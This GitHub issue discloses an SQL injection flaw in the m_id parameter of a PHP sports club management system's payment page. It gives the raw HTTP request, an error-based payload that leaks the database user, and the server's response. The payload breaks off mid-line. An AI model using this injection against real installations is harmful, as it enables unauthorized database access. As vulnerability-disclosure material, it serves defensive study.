

[New issue](#)[Jump to bottom](#)

# SQL injection vulnerability in Sports Club Management System #6


🔒 Closed huclilu opened this issue 10 days ago · 0 comments

huclilu commented 10 days ago

## Build environment: Aapche2.4.39; MySQL5.5.29; PHP5.6.9

### SQL injection vulnerability in Sports Club Management System

In admin/make\_Payments.php, at line 119, the information entered by the user is submitted to submit\_Payments.php, follow up the code, and we can see that the m entered by the user\_ The ID is assigned to \$memID. Without any filtering, it is directly inserted into the database for query, and the query results are returned, causing SQL injection vulnerabilities



- Manual verification

Send Cancel < >

Target: http://sportsvul.test

**Request**

Raw Params Headers Hex

POST /dashboard/admin/submit\_payments.php HTTP/1.1  
Host: sportsvul.test  
Content-Length: 213  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Origin: http://sportsvul.test  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Referer: http://sportsvul.test/dashboard/admin/make\_payments.php  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: PHPSESSID=ogqe8040ok4a08i16t97ng7734  
Connection: close

**Response**

Raw Headers Hex HTML Render

HTTP/1.1 200 OK  
Date: Wed, 16 Nov 2022 07:00:48 GMT  
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  
X-Powered-By: PHP/5.6.9  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
Connection: close  
Content-Type: text/html; charset=UTF-8  
Content-Length: 194

<head><script>alert('Payment update Failed');</script></head></html>error: BIGINT value is out of range in  
'(2 \* if((select 'root@localhost' from dual),8446744073709551610,8446744073709551610))'

POC:

```
POST /dashboard/admin/submit_payments.php HTTP/1.1
Host: sportsvul.test
Content-Length: 213
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://sportsvul.test
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://sportsvul.test/dashboard/admin/make_payments.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ogqe8040ok4a08i16t97ng7734
Connection: close
```

```
m_id=1529336794' and (select 2*(if((select * from (select concat((select user()))s), 844674407370955
```



**hucililu** closed this as completed 10 days ago

---

#### Assignees

No one assigned

---

#### Labels

None yet

---

#### Projects

None yet

---

#### Milestone

No milestone

---

#### Development

No branches or pull requests

---

1 participant

